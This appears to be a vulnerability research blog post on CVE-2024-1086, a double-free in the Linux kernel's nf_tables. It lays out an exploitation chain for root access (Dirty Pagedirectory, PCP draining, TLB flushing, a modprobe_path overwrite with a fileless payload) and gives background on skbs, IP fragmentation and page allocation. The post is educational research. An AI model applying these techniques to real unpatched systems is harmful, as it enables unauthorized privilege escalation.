

Linux Kernel 🔖 Featured

Flipping Pages: An analysis of a new Linux vulnerability in nf_tables and hardened exploitation techniques

A tale about exploiting KernelCTF Mitigation, Debian, and Ubuntu instances with a double-free in nf_tables in the Linux kernel, using novel techniques like Dirty Pagedirectory. All without even having to recompile the exploit for different kernel targets once.

**notselwyn**

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
This blogpost is the next instalment of my series of hands-on no-boilerplate vulnerability research blogposts, intended for time-travellers in the future who

want to do Linux kernel vulnerability research. Specifically, I hope beginners will learn from my VR workflow and the seasoned researchers will learn from my techniques.

In this blogpost, I'm discussing a bug I found in nf_tables in the Linux kernel ([CVE-2024-1086](#)) and its root cause analysis. Then, I show several novel techniques I used to drop a universal root shell on nearly all Linux kernels between at least v5.14 and v6.6.14 (unpriv usersns required) without even recompiling the exploit. This is possible because of the data-only, KSMA ambience of the exploit. Among those targeted kernels are Ubuntu kernels, recent Debian kernels, and one of the most hardened Linux kernels out there (KernelCTF mitigation kernels).

Additionally, I'm providing the proof-of-concept source code (also available in the [CVE-2024-1086 PoC repository](#) on Github). As a bonus, I wanted to challenge myself by making the exploit support fileless execution (which helps in CNO and avoids detections in pentests), and by not making any changes to the disk whatsoever (including setting /bin/sh to SUID 0 et cetera).

This blogpost aims to be a supplementary guide to the original [Dirty Pagetable blogpost](#) as well, considering there were not any blogposts covering the practical bits (e.g. TLB flushing for exploits) when I started writing this blogpost. Additionally, I hope the skb-related techniques will be embedded in remote network-based exploits (e.g. bugs in IPv4, if they still exist), and I hope that the Dirty Pagedirectory technique will be utilized for LPE exploits. Let's get to the good stuff!



Blogpost image cover: birdseye view of exploit including the vulnerability and some of the techniques for visual purposes.

0. Before you read

0.1. How to read this blogpost

To the aspiring vulnerability researchers: I wrote this blogpost in a way that slightly represents a research paper in terms of the format, because the format happens to be exactly what I was looking for: it is easy to scan and cherry-pick knowledge from even though it may be a big pill to swallow. Because research papers are considered hard to read by many people, I'd like to give steps on how I would read this blogpost to extract knowledge efficiently:

1. Read the overview section (check if the content is even interesting to you)
2. Split-screen this blogpost (reading and looking up)
3. Skip to the bug section (try to understand how the bug works)
4. Skip to the proof of concept section (walk through the exploit)

If things are not clear, utilize the background and/or techniques section. If you want to learn more about a specific topic, I have attached an external article for most sections.

0.2. Affected kernel versions

This section contains information about the affected kernel versions for this exploit, which is useful when looking up existing techniques for exploiting a bug. Based on these observations, it seems feasible that all versions from atleast (including) v5.14.21 to (including) v6.6.14 are exploitable, depending on the kconfig values (details below). This means that at the time of writing, the stable branches `linux-5.15.y`, `linux-6.1.y`, and `linux-6.6.y` are affected by this exploit, and perhaps `linux-6.7.1` as well. Fortunately for the users, a bugfix in the stable branches has been released in February 2024.

Note that the same base config file was reused for most vanilla kernels, and that the mentioned versions are all vulnerable to the PoC bug. The base config was generated with `kernel-hardening-checker`. Additionally, if a version isn't affected by the bug, yet the exploitation techniques work, it will not be displayed in the table.

For vanilla kernels, `CONFIG_INIT_ON_FREE_DEFAULT_ON` was toggled off in the config, which sets a page to null-bytes after free - which thwarts the skb part of for the exploit. This config value is toggled off in major distro's like KernelCTF, Ubuntu, and Debian, so I consider this an acceptable measure. However, `CONFIG_INIT_ON_ALLOC_DEFAULT_ON` remains toggled on, as this is part of the Ubuntu and Debian kernel config. Unfortunately, this causes `bad_page()` detection as an side-effect in versions starting from v6.4.0. When `CONFIG_INIT_ON_ALLOC_DEFAULT_ON` is toggled off, the exploit is working up to (including) v6.6.4.

The **success rate** for the exploit is **99.4%** (n=1000) - sometimes with drops to 93.0% (n=1000) - on Linux kernel v6.4.16, with the setup as below (and the kernelctf filesystem). I do not expect the success rate to deviate much across versions, although it might deviate per device workload. I consider an exploit working for a particular setup if it succeeds all attempts at trying it out (manual verification, so usually 1-2 tries). Because of the high success rate, it is pretty easy to filter out if the exploit works or not. Additionally, all fails have been investigated and hence have their reasons been included in the table, so false positives are unlikely.

All non-obsolete techniques (and the resulting PoC) are tested on setups:

Kernel	Kernel Version	Distro	Distro Version	Working/Fail	CPU Platform
Linux	v5.4.270	n/a	n/a	fail	QEMU x86_64
Linux	v5.10.209	n/a	n/a	fail	QEMU x86_64
Linux	v5.14.21	n/a	n/a	working	QEMU x86_64
Linux	v5.15.148	n/a	n/a	working	QEMU x86_64
Linux	v5.16.20	n/a	n/a	working	QEMU x86_64
Linux	v5.17.15	n/a	n/a	working	QEMU x86_64
Linux	v5.18.19	n/a	n/a	working	QEMU x86_64
Linux	v5.19.17	n/a	n/a	working	QEMU x86_64
Linux	v6.0.19	n/a	n/a	working	QEMU x86_64

Linux	v6.1.55	KernelCTF	Mitigation v3	working	QEMU x86_64
Linux	v6.1.69	Debian	Bookworm 6.1.0-17	working	QEMU x86_64
Linux	v6.1.69	Debian	Bookworm 6.1.0-17	working	AMD Ryzen 5
Linux	v6.1.72	KernelCTF	LTS	working	QEMU x86_64
Linux	v6.2.?	Ubuntu	Jammy v6.2.0-37	working	AMD Ryzen 5
Linux	v6.2.16	n/a	n/a	working	QEMU x86_64
Linux	v6.3.13	n/a	n/a	working	QEMU x86_64
Linux	v6.4.16	n/a	n/a	fail	QEMU x86_64
Linux	v6.5.3	Ubuntu	Jammy v6.5.0-15	fail	QEMU x86_64
Linux	v6.5.13	n/a	n/a	fail	QEMU x86_64
Linux	v6.6.14	n/a	n/a	fail	QEMU x86_64
Linux	v6.7.1	n/a	n/a	fail	QEMU x86_64

Table 0.2.1: An overview of the exploit test results per tested kernel versions and their setups.

1. Overview

1.1. Abstract

In this blogpost I present several novel techniques I used to exploit a 0-day double-free bug in hardened Linux kernels (i.e. KernelCTF mitigation instances) with 93%-99% success rate. The underlying bug is input sanitization failure of netfilter verdicts. Hence, the requirements for the exploit are that nf_tables is enabled and unprivileged user namespaces are enabled. The exploit is data-only and performs an kernel-space mirroring attack (KSMA) from userland with the novel Dirty Pagedirectory technique (pagetable confusion), where it is able to link any physical address (and its permissions) to virtual memory addresses by performing *just* read/writes to userland addresses.

1.2. Workflow

To trigger the bug leading to the double-free, I add a Netfilter rule to an unprivileged-user namespace. The Netfilter rule contains an expression which sets a malicious verdict value, which will make the internal nf_tables kernel code interpret `NF_DROP` at first, after which it will free the skb, and

then return `NF_ACCEPT` so the packet handling continues, and it will double-free the skb. Then, I trigger this rule by allocating an 16-page IP packet (so that it gets allocated by the buddy-allocator and not the PCP-allocator or slab-allocator, and it shares a cache across CPUs) which has migratetype 0.

In order to delay the 2nd free (so I can avoid corruption by doing stuff), I abuse the IP fragmentation logic of an IP packet. This allows us to make an skb "wait" in an IP fragmentation queue without being freed for an arbitrary amount of seconds. In order to traverse this code path with corrupted packet metadata, I spoof IP source address 1.1.1.1 and destination address 255.255.255.255. However, this means we get to deal with Reverse Path Forwarding (RPF), so we need to disable it in our networking namespace (does not require root privileges).

To achieve unlimited R/W to any physical memory address (including kernel addresses), I present the Dirty Pagedirectory technique. This technique is - softly said - pagetable confusion, by allocating an PTE page and PMD page to the same physical page.

Unfortunately, these pagetable pages are `migratetype==0 order==0` pages allocated with `alloc_pages()`, and skb heads (the double-free'd objects) are allocated with kmalloc, which means the slab-allocator is used for page `order<=1`, the PCP-allocator is used for `order<=3`, and the buddy-allocator for `order>=4`. To avoid hassle (explained in detail in the blogpost), we have to use `order>=4` pages for the double-free. This also means we cannot directly use a double-free on buddy-allocator pages (`order>=4`) to double allocate PTE/PMD pages (`order==0`), but I discovered methods to achieve this.

To double allocate PTE/PMD pages with the kmalloc-based double-free, I present 2 methods:

The better page conversion technique (PCP draining)

In this simpler, more stable, and faster method we take advantage of the fact that the PCP-allocator is simply a per-CPU freelist, which is refilled with pages from the buddy-allocator when it is drained. Hence, we can simply free `order==4` (16) pages to the buddy-allocator freelist, drain the PCP list, and refill the `order==0` PCP list with 64 pages from the buddy-allocator freelist, containing said 16 pages.

The original page conversion technique (racecondition)

This method relies on a race-condition and hence only works in virtualized environments such as QEMU VMs, where terminal IO causes a substantial delay in the VMs kernel. We take advantage of a `WARN()` message which causes ~50-300ms delay to trigger a race condition, to free an `order==4` buddy page to an `order==0` PCP freelist. As you may notice, this does not work on real hardware (as the delay is ~1ms) and is therefore replaced with the method above. Unfortunately, I used this technique for the original kernelctf exploit.

Between the double-free, I make sure the page refcounts never go to 0 since it would deny freeing the page (possibly as a double-free mitigation).

Additionally, I spray skb objects into the `skbuff_head_cache` slabcache of the same CPU to avoid experimental freelist corruption detection in the kernelctf mitigation instance, and to increase stability in general.

When the double-free primitive is achieved, I will use a new technique called Dirty Pagedirectory to achieve unlimited read/write to any physical address. This requires double-allocating a page table entry (PTE) page and a page middle directory (PMD) page to the same address. When writing an arbitrary PTE value containing page permissions and page physical address to a page within the span of the PTE page, the PMD page will interpret said

address when trying to dereference the PTE value's page within the PMD pages' span. This boils down to setting a PTE value to `0xDEADBEEF` entirely from userland, and then dereference that PTE value from userland again to access the page referenced to by `0xDEADBEEF` using the flags (including but not limited to permissions) set in `0xDEADBEEF`.

In order to utilize this unlimited R/W primitive, we need to flush the TLB. After reading several impractical research papers I came up with my own complex flushing algorithm to flush TLBs in Linux from userland: calling `fork()` and `munmap()`'ing the flushed VMA. In order to avoid crashes when the child exits the program, I make the child thread go to sleep indefinitely.

I utilize this unlimited physical memory access to bruteforce physical KASLR (which is accelerated because the physical kernel base is aligned with `CONFIG_PHYSICAL_START` (a.k.a. `0x100'0000` / 16MiB) or - when defined - `CONFIG_PHYSICAL_ALIGN` (a.k.a. `0x20'0000` / 2MiB) and leak the physical kernel base address by checking 2MiB worth of pages on a machine with 8GiB memory (assuming 16MiB alignment), which even fits into the area of a single overwritten PTE page. To detect the kernel, I used the get-sig scripts which generate a highly precise fingerprint of files, like recent Linux kernels across compilers, and slapped that into my exploit.

In order to find `modprobe_path`, I do a fairly simplistic `"/sbin/modprobe" + "\x00" * ...` memory scan across 80MiB beyond the detected kernel base to get access to `modprobe_path`. To verify that the "real" `modprobe_path` variable was found instead of a false-positive, I overwrite `modprobe_path` and check if `/proc/sys/kernel/modprobe` (read-only user interface for `modprobe_path`) reflects this change. If `CONFIG_STATIC_USERMODEHELPER` is enabled, it will just check for `"/sbin/usermode-helper"`.

In order to drop a root shell (including an namespace escape) I overwrite `modprobe_path` or `"/sbin/usermode-helper"` to the exploits' memfd file descriptor containing the privesc script, such as `/proc/<pid>/fd/<fd>`. This fileless approach allows the exploit to be ran on an entire read-only filesystem (it being bootstrapped using perl). The PID has to be bruteforced if the exploit is running in a namespace - because the exploit only knows the namespace PID - but is luckily incredibly fast since we don't need to flush the TLB as we aren't changing the physical address of the PTE. This will essentially be writing the string to a userland address and executing a file.

In the privesc script, we will execute a `/bin/sh` process (as root) and hook the exploits' file descriptors (`/dev/<pid>/fd/<fd>`) to the shells' file descriptors, allowing us to achieve a namespace escape. The advantage of this method is that it's very versatile, as it works on local terminals and reverse shells, all without depending on filesystems and other forms of isolation.

2. Background info

2.1. nf_tables

One of the in-tree Linux kernel modules is `nf_tables`. In recent versions of `iptables` - which is one of the most popular firewall tools out there - the `nf_tables` kernel module is the backend. `iptables` itself is part of the `ufw` backend. In order to decide which packets will pass the firewall, nftables uses a state machine with user-issued rules.

2.1.1. Netfilter Hierarchy

These rules come in the following orders (i.e. one table contains many chains, one chain contains many rules, one rule contains many expressions):

- Tables (which protocol)
- Chains (which trigger)
- Rules (state machine functions)
- Expressions (state machine instructions)




Illustration 2.1.1.1: Nftables hierarchy overview of tables, chains, rules and expressions.

This allows users to program complex firewall rules, because nftables has many atomic expressions which can be chained together in rules to filter packets. Additionally, it allows chains to be ran at different times in the packet processing code (i.e. before routing and after routing) which can be selected when creating a chain using flags like `NF_INET_LOCAL_IN` and `NF_INET_POST_ROUTING`. Due to this extremely customizable nature, nftables is known to be incredibly insecure. Hence, many vulnerabilities have been reported and have been fixed already.

To learn more about nftables, I recommend this blogpost by @pqlqpql which goes into the deepest trenches of nftables: ["How The Tables Have Turned: An analysis of two new Linux vulnerabilities in nf_tables."](#)

2.1.2. Netfilter Verdicts

More relevant to the blogpost are Netfilter verdicts. A verdict is a decision by a Netfilter ruleset about a certain packet trying to pass the firewall. For example, it may be a drop or an accept. If the rule decides to drop the packet, Netfilter will stop processing the packet. On the contrary, if the rule decides to accept the packet, Netfilter will continue processing the packet until the packet passes all rules. At the time of writing, all the verdicts are:

- `NF_DROP`: Drop the packet, stop processing it.
- `NF_ACCEPT`: Accept the packet, continue processing it.
- `NF_STOLEN`: Stop processing, the hook needs to free it.
- `NF_QUEUE`: Let userland application process it.
- `NF_REPEAT`: Call the hook again.
- `NF_STOP` (deprecated): Accept the packet, stop processing it in Netfilter.

2.2. `sk_buff` (`skb`)

To describe network data (including IP packets, ethernet frames, WiFi frames, etc.) the Linux kernel uses the `sk_buff` structure and commonly calls them `skb`'s as shorthand. To represent a packet, the kernel uses 2 objects which are important to us: the `sk_buff` object itself which contains kernel meta-data for `skb` handling, and the `sk_buff->head` object which contains the actual packet content like the IP header and the IP packets' body.




Illustration 2.2.1: Overview of the `sk_buff` structure's data buffer and its length field.

In order to use values from the IP header (since IP packets are parsed in the kernel after all), the kernel does type punning with IP header struct and the `sk_buff->head` object using `ip_hdr()`. This pattern gets applied across the kernel since it allows for quick header parsing. As a matter of fact, the type punning trick is also used to parse ELF headers when executing a binary.

To learn more, check this excellent Linux kernel documentation page: "[struct sk_buff - The Linux Kernel](#)."

2.3. IP packet fragmentation

One of the features of IPv4 is packet fragmentation. This allows packets to be transmitted using multiple IP fragments. Fragments are just regular IP packets, except that they do not contain the full packet size specified in its IP header and it having the `IP_MF` flag set in the header.

The general calculation for the IP packet length in an IP fragments' header is

`iph->len = sizeof(struct ip_header) * frags_n + total_body_length`. In the Linux kernel, all fragments for a single IP packet are stored into the same red-black tree (called an IP frag queue) until all fragments have been received. In order to filter out which fragment belongs at which offset when reassembling, the IP fragment offset is required: `iph->offset = body_offset >> 3`, whereby `body_offset` is the offset in the final IP body, and thus excluding any IP header lengths which may be used when calculating `iph->len`. As you may notice, fragment data has to be aligned with 8 bytes because the specs specify that the upper 3 bits of the offset field are used for flags (i.e. `IP_MF` and `IP_DF`). If we want to transmit 64 bytes of data across 2 fragments whose size are respectively 8 bytes and 56 bytes, we should format it like the code below. The kernel would then reassemble the IP packet as 'A' * 64.

```
iph1->len = sizeof(struct ip_header)*2 + 64;
iph1->offset = ntohs(0 | IP_MF); // set MORE FRAGMENTS flag
memset(iph1_body, 'A', 8);
transmit(iph1, iph1_body, 8);

iph2->len = sizeof(struct ip_header)*2 + 64;
iph2->offset = ntohs(8 >> 3); // don't set IP_MF since this is the last packet
memset(iph2_body, 'A', 56);
transmit(iph2, iph2_body, 56);
```

Codeblock 2.3.1: C psuedocode describing the IP header format of IP fragments.

To learn more about packet fragmentation, check this blogpost by PacketPushers: ["IP Fragmentation in Detail."](#)

2.4. Page allocation

There are 3 major ways to allocate pages in the Linux kernel: using the slab-allocator, the buddy-allocator and the per-cpu page (PCP) allocator. In short: the buddy-allocator is invoked with `alloc_pages()`, can be used for any page order (0->10), and allocates pages from a global pool of pages across CPUs. The PCP-allocator is also invoked with `alloc_pages()`, and can be used to allocate pages with order 0->3 from a per-CPU pool of pages. Additionally, there's the slab-allocator, which is invoked with `kmalloc()` and can allocate pages with order 0->1 (including smaller allocations) from specialized per-CPU freelists/caches.

The PCP-allocator exists because the buddy-allocator locks access when a CPU is allocating a page from the global pool, and hence blocks another CPU when it wants to allocate a page. The PCP-allocator prevents this by having a smaller per-CPU pool of pages which are allocated in bulk by the buddy-allocator in the background. This way, the chance of page allocation blockage is smaller.




Illustration 2.4.1: Overview of available page allocators per order.



Illustration 2.4.2: Activity diagram of the page allocation process, starting from `kmalloc()`.

To learn more about the buddy-allocator and the PCP-allocator, check the Page Allocation section of this extensive analysis: ["Reference: Analyzing](https://pwning.tech/nftables/)

Linux kernel memory management anomalies."

2.5. Physical memory

2.5.1. Physical-to-virtual memory mappings

One of the most fundamental elements of the kernel is memory management. When we are talking about memory, we could be talking about 2 types of memory: physical memory and virtual memory. Physical memory is what the RAM chips use, and virtual memory is how programs (including the kernel) running on the CPU interact with the physical memory. Of course when we use gdb to debug a binary, all addresses we use are virtual - since gdb and the underlying program is such a program as well.

Essentially, virtual memory is built on top of physical memory. The advantage of this model is that the virtual address range is larger than the physical address range - since empty virtual memory pages can be unmapped - which is good for ASLR efficiency among other things. Additionally, we can map 1 physical page to many virtual pages, or let there be an illusion that there are 128TiB addresses whilst in practice most of these are not backed by an actual page.

This means that we can work with 128TiB virtual memory ranges per process on a system with only 4GiB of physical memory. In theory, we could even map a single physical page of 4096 `\x41` bytes to all 128TiB worth of userland virtual pages. When a program wants to write a `\x42` byte to a virtual page, we perform copy-on-write (COW) and create a 2nd physical page and map that page to just the virtual page that the program wrote to.




Illustration 2.5.1.1: Mappings between virtual and physical memory pages.

In order to translate virtual memory addresses to physical memory addresses, the CPU utilizes pagetables. So when our userland program tries to read (virtual memory) address `0xDEADBEEF`, the CPU will essentially do `mov rax, [0xDEADBEEF]`. However, in order to actually read the value from the RAM chips, the CPU needs to convert the virtual memory address `0xDEADBEEF` to an physical memory address.

This translation is oblivious to the kernel and our userland program when it is trying to access a virtual memory address. To perform this translation, the CPU performs a lookup in the Translation Lookaside Buffer (TLB) - which exists in the MMU - which caches the virtual-to-physical address translations. If the virtual `0xDEADBEEF` address (or more specifically, the virtual `0xDEADB000` page) has been recently accessed, the TLB does not have to traverse the pagetables (the next section), and will have the physical address belonging to the virtual address in cache. Otherwise, if the address is not in the TLB cache, the TLB needs to traverse the pagetables to get the physical address. This will be covered in the next subsection.

To learn more about physical memory, check this excellent [memory layout page](#) from a Harvards Operating Systems course.

2.5.2. Pagetables

When the TLB gets requested a physical address for a virtual address which is not in its cache, it performs a "pagewalk" to acquire the physical address of a virtual address. A pagewalk means traversing the pagetables, which are a few nested arrays, with the physical addresses in the bottom arrays.

Note that the diagram below uses pagetable indices of 9 bits (because $2^9 = 512$ pagetable values fit into a single page). Additionally, we are using 4-level pagetables here, but the kernel also supports 5-level, 3-level, et cetera.

